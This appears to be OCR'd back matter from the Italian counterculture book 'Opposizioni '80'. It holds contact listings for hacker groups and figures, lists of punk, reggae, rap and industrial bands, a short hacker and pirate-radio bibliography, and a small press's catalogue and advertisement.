AMBURGO:
CHAOS COMPUTERS CLUB,
STEPHEN WERNERY, Amburgo
STATI UNITI:
LOS ANGELES:
CHUCK, The LiberTech Project, 8726 S. Sepulveda Blvd. Suite B-253, Los Angeles, CA, 90045, USA
SAN FRANCISCO:
BERND FIX
LEE FELSENSTEIN, Dept. C, Golemics Inc. 2831, 7 St. Berkeley, CA, 94710, USA
JOHN DRAPER "CAPTAIN CRUNCH",
STEVEN LEVY,
ALTRE CITTÀ:

ORSON CLARK, Sacramento, USA
RICHARD CHESHIRE, Luisville, USA
PAESI BASSI:
B AMIGA SECTOR 1, Casella Postale 35, 1800, Rebeq, Belgio
CRAKER JOURNAL
KNIGHTHAWKS, PLK, 098316 A, 7900 Ulm 1
" " , PLK, 000402 B, 7914, Pfaffenhofen
QUARTEX, Post Box 482, NL-6710, BL, EDE, Nederlands
THE GENERAL ORACLE, P.O. BOX 403, 7800, AK, Emmen, Holland

NOMI DI ALCUNI GRUPPI MUSICALI IN QUALCHE MODO LEGATI ALLE CULTURE DELLE OPPOSIZIONI '80:

NO WAVE:
Dna
Mars
Teenage Jesus & The Jerks
Contortions
Y Pants
Suicide
Glenn Branca
Peter Gordon
Rhys Chatham
REGGAE:
Aswad
Augustus Pablo
Barrington Levy
Big Youth
Black Uhuru
Bob Marley
Bunny Wailer
Burning Spear
Clint Eastwood & General Saint
Dennis Brown
Doctor Alimantado
Eek-A-Mouse
Gregory Isaacs
I Jah Man Levi
Ini Kamoze II
Jimmy Cliff
Judy Mowatt
Lee Scratch Perry
Linton Kwesi Johnson
Mad Professor
Mikey Dread Datc
Misty in Roots
Mutabaruka
Oku Onura
Prince Far I
Prince Lincoln Thompson
Ranking Dread
Ras Michael
Revolutionaires
Scientist
Sly Dunbar & Robbie Shakespeare II
Smiley Culture
Steel Pulse
Sugar Minott
Tapper Zukie
Ub 40
U Brown
U Roy
Wailing Souls
RAP:
Double Trouble
Grand Master Flash & The Fourious Five
Run M.D.C.
The Boogie Boys
Beastie Boys
Afrika Bambataa and Soul Sonic Force
Sugarhill Gang
Treacherous Three
PUNK:
Black Flag
M.D.C.
Flipper
Toxic reasons
RAF Punk
Stalin
Dead kennedys
D.O.A.
Bad Brains
Circle Jerks
The Subhumans
Wounds
1/2 Japanaise
Necros
Richard Hell
Big Black
Disciplinatha
Borghesia

The Offs
Moslem Birth
Raw Power
Pop Group
C.C.M.
Gronge
Crass
X
Social Unrest
Germs
Minor Treath
Negazione
I Refuse It!
Wretched
Negative Approach
T.S.O.L.
Birthday Party
INDUSTRIALE E SPERIMENTALE:
Einsturzend Neubaten
Clock Dva
Chrome
Trobbing Gristle
Come
Test Department
Residents
Cabaret Voltaire
Tuxedo Moon
SPK
Butthole Surfers
Factrix
Nervous Gender
Uns
Minimal Man
Bay of Pigs
Pere Ubu
Radio Free Europe
The Beatnigs
Diamanda Galas
Virgin Prunes
Psichic TV
Nocturnal Emissions
23 Skidoo
Current 93

BREVE BIBLIOGRAFIA HACKER :

"The Hacker's Handbook - An Insider's Guide to Modems and Telecomputing" di Hugo Comwall, c/o Amok, Los Angeles, CA, 90086-1867, USA.

"The Computer Underground - Hacking, Piracy, Phreaking, and Computer Crime", di M. Harry, 1985, Loompanics Unlimited, Port Townsend, WA, 98368, USA.

"Hackers", di Steven Levy, 1984, Doubleday Dell Publishing Group Inc., New York, NY, USA.

"Wiretapping and Electronic Surveillance", Commission Studies, Loompanics Unlimited, Port Townsend, WA, 98368, USA.

"The Code Book: All About Unbreakable Codes and How To Use Them" di Michael E. Marotta, 1983, Loompanics Unlimited, Port Townsend, WA, 98368, USA.

"Covert Surveillance & Electronic Penetration", di William B. Moran, Loompanics Unlimited, Port Townsend, WA, 98368, USA.

"The Complete Manual of Pirate Radio", di Zeke Teflon, c/o Bound Together, San Francisco, CA, USA.

"Radio is My Bomb - a DIY Manual for Pirates", Anonymous, c/o Amok, Los Angeles, CA, 90086-1867, USA.

"Version 90" magazine, n. 1, 1990, Allston, MA, 02134, USA.

"Amen" fanzine, n. 8, 1990, Milano, Italia.

"The Media Lab" di Stewart Brand, 1987, Penguin Books, Viking Penguin, New York, NY, 10010, USA.

"Cyberpunk" di Raffaele Scelsi (Decoder), 1990, Shake Edizioni Underground, Milano, Italia.

"Decoder" fanzine, n. 5, 1990, Shake Edizioni Underground, Milano, Italia.

"Semiotext(e)" magazine, SF, n. 14, Columbia University, New York, NY, 10027, USA.

"Virus!" di R. Burger, 1988, STE Free Time Editions, Milano, Italia.

"The Cybernetic ESP Breakthrough" di Katharine Cover Sabin, 1966, Award Books, N.Y., USA.

"The Computer Revolution and The Arts" di Richard L. Loveless, 1989, University of South Florida Press/Tampa, FL, USA.

"Psycho-Cybernetics" di M. Maltz, 1969, Pocket Books, New York, USA.

"Digital Visions - Computers and Art" di Cynthia Goodman, 1987, Harry N. Abrams Incorporated, New York, (Everson Museum of Art, Syracuse, New York) USA.

"The Anarchist's Guide to the BBS", di Keith Wade, Loompanics Unlimited, Port Townsend, WA, 98368, USA.

"Crime and Puzzlement" di John Perry Barlow, in "Whole Earth Review", #68, Autunno, 1990, Sausalito, CA, USA.


"The Cyberpunk Computer" di Lee Felsenstein, in Mondo 2000, #2, 1990, San Francisco, CA, USA.

"The Computer Lib" di Ted Nelson??????????????

"Pirate TV in Eastern Europe" di Evelyn Messinger, in "Whole Earth Review", #68, Autunno, 1990, Sausalito, CA, USA.

"Pirate Radio Stations" di Andy Yoder, 1990, Tap Books, Blue Ridge Summit, PA, 17294-0850, USA.

"Clandestine Radio Broadcasting" L. C. Soley & J. S. Nichols, 1986, Greenwood Press, Westport, CT, USA.


AZIONE
VELOCITA'

THX 1138
AMEN Prod.

THX 1138 AMEN Prod.
opera nel settore delle Autoproduzioni sin dal 1983
con una propria fanzine:

Da anni stiamo perseguendo un progetto multimediale
che tratta temi sociali, letterali, artistici, musicali e culturali.

Abbiamo prodotto dischi, video, libri riviste, fanzine, magliette, floppy,
organizzato mostre, performance, concerti ed... altro.

E' nostra intenzione realizzare prodotti che vadano oltre la semplice collezione e la creazione artistica/musicale fine a se stessa e che abbiano peso sia come trasgressione sociale e morale che come crescita personale, artistica e culturale.

Sosteniamo forme di strategia ribelli espresse con l'utilizzo di ogni mezzo tecnologico: dai computer ai modem, dal fax al videotel, dalla pirateria ai sabotaggi, per costruire una rete di comunicazione diretta e Antagonista.

THX 1138 AMEN Prod. non assume i connotati dell'etichetta "indipendente"
e non opera con interessi economici commerciali.
E' anche per questo, ad esempio, che continuiamo a credere
sia importante tenere i prezzi imposti e bassi.

THX 1138 AMEN Prod.
Le nostre ultime produzioni:

AMEN 7 - A dieci anni dalla legge 180. Monografia sulla follia. Immagini, disegni, storie, Leggi, torture, laboratori, fumetti, opinioni, manicomi, Trieste. Gruppi musicali italiani. All: Picture disc Pagan Easter - Pedago Party - Ça Ira - Gronge.

L. 20.000

LA NAVE DEI FOLLI - Video VHS composto da due films. Uno sulla realtà di Trieste e l'altro girato vicino a Napoli.

L. 30.000

BANDEBRIZ 3 - Rivista di informazione sull'irlanda. Università, religione, plastic bullet, storia, scioperi 1900, Sinn Fein, Gibilterra, interviste, ecc.

L. 4.000

AMEN 8 - The Negative Communication Age è un amonografia sulla tecnologia. Articoli sull'uso e abuso delle nuove forme di comunicazione - 80 pagine, 2 LP con: Fura dels Baus, Officine Schwartz, The Tapes, Etant Donnes, S.Core, Das Synthetische Mischgewebe, Kranioklast, Les Syndicat, F:A.R., MGZ, Phaeton Derniere Danse, Tasaday. All. 1 floppy disk - copertina con graffito spray.

L. 25.000

Prossima uscita:

AMEN 9 - Monografia sulla realtà di Parigi. Graffiti, Rap, Immigrazione, Banlieue, Repressione, Occupazioni, Movimento studentesco, Fermenti sulla guerra, Università - Parigi 8, Radio Libere, Video e comunicazione, Minitel, Bande, Gruppi musicali parigini. All: compilation di band parigine (Rap, Raggamuffin, Räi, Reggae, Etno Rock) Video: Movimento studentesco, Guerra, Graffiti, Rap, Immigrazione, Occupazioni e Musica.

Per richiedere materiale contattare:
Ass. Cult. THX 1138 - AMEN Prod.
c/o Roberto Marchioro, via P. Rossi 19/4
20161 Milano - Tel. 02/33 60 4104

Spese postali: Riviste L. 1.000 - Dischi, K7, Libri, Video L. 3.000

OPPOSIZIONI '80 contiene una varietà di testimonianze e scritti raccolti durante l'ultimo decennio da personaggi e gruppi che si sono opposti ai paradigmi correnti delle culture ufficiali, contestando l'idea che l'ultimo decennio sia stato caratterizzato dall'assenza di impegno sul sociale e dal riflusso.

Frammentarie, locali e spesso presentate anonimamente, le opposizioni degli anni ottanta sono comunque caratterizzate da un riconoscibile filo di continuità con le "pratiche" ribelli di questo secolo. Osservate globalmente rivelano un vastissimo impatto di influenza critica sul sociale e sulle coscienze degli individui inserite in un filone di pensiero assolutamente contrario alla spettacolarizzazione.

Queste opposizioni hanno spesso usato espressioni semplici e dirette, come altre più sofisticate, tecnologiche e indirette; ne hanno ottenuto così una forma di comunicazione anonima e per certi versi clandestina, sfuggendo ai sistemi di controllo, produzione e mercificazione operati dalle strutture del potere.
All'interno di questo libro sono presentati esempi e descrizioni di alcune tra queste strategie ribelli, quali: **i graffiti, il reggae, l'hip-hop, la mail art, le fanzine, il punk, l'arte urbana, la musica industriale, la comunicazione subliminale, gli hackers.**

Nato da un progetto individuale (e rispecchiando dunque una realtà non esaustiva di questi fenomeni), Opposizioni '80 contribuisce comunque a produrre rumore intorno a questi problemi.

Sono intervenuti:
ROBERTO DI AMEN, FASHION MODA, JENNY HOLZER, JELLO BIAFRA (DEAD KENNEDYS), CRASS, FEARS, THE WILS, STUPID SET, GENESIS P. ORRIDGE, COVER, DEAD KENNEDYS, BLACK FLAG, CIRCLE JERKS, REALLY RED, FRANCO BOLELLI, ABC NO RIO, MAXIMUM ROCK'N ROLL, SUBHUMANS, TOXIC REASONS, GRAND MASTER FLASH, VALI, MDC, WRETCHED, STEFANO BETTINI, GROUP MATERIAL, M. BROFSKY E E. COCKCROFT, DAVE JEFFBALL, MYKEL BOARD, RON, TIM YOHANNAN, RAW POWER, MAURO CODELUPPI, RAI PUNK, PUNK AM IN AZIONE (BO), LINTON KWESI JOHNSON, MUTABARUKA, DR. GINGER BEER, INTERNATIONAL GRAFFITI TIMES (PHASE II, COCO 144, SAHARA BELBAUX, ... RAMMELZEE, KLAUS MAECK, ANGELA VALCAVI, PRINCE EAR I, THE COMPUTER UNDERGROUND (M. HARRY), ANTONIO VIVENTE, EXTRALARGE, STEVE ROZZ, RENEG REALCARD, STEWART HOME, TOM VAGUE, GIOVANOTTI MONDANI MECCANICI, FRANCO BERARDI "BIFO", BEATNIGS, ARTEBE, JON SAVAGE, TOMMASO TOZZI, ROBERTO DAOLIO, VITTORE BARONI, ROBERTO O. COSTANTINO, ONDA ROSSA POSSE, PUBLIC ENEMY, ORSON CLARKE, DECODER, LEE FELSENSTEIN, ICATA 89, M. LEHNHARDT, F. G. MEISSNER, THE COMPUTER REVO

ASS. CULT. THX

Non offrire più di lit. 18.000